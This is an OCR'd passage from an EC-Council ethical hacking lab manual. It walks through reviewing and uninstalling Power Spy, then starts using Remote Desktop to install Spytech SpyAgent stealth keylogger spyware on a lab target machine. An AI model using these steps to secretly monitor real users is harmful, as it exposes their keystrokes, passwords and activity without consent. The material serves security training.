
40. Click the **Screenshots** option from the left-hand pane to view the screenshot of the victim machine.

    Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

41. Click the **Websites Visited** option from the left-hand pane to view the websites visited by the victim.



42. Similarly, you can click on other options such as **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

    Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

43. Navigate back to the **PowerSpy Control Panel** and click on **Uninstall** button from the right pane of the window, to uninstall the tool.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

44. A **Notice** pop-up appears click on **Yes**.

45. Another **Notice** pop-up appears about deleting the logs, click on **Yes**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

46. In **Power Spy Uninstall** pop-up window click on **Yes**, to uninstall Power Spy.
47. Once uninstallation is finished, **Power Spy Uninstall** pop-up window appears, click **OK**.
48. Close all open windows on the target system (here, **10.10.1.19**).
49. Close **Remote Desktop Connection** by clicking on the close icon (**X**).
50. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
51. Close all open windows and document all the acquired information.


Task 2: User System Monitoring and Surveillance using Spytech SpyAgent

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.

Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.


Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, **Spyware SpyAgent**) to capture keystrokes and monitor the other activities of the user.

1. On the **Windows Server 2022** virtual machine. Click the **Type here to search** icon at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [**Windows Server 2019**]) and click **Show Options**.



3. In the **User name** field, type **Jason** and click **Connect**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

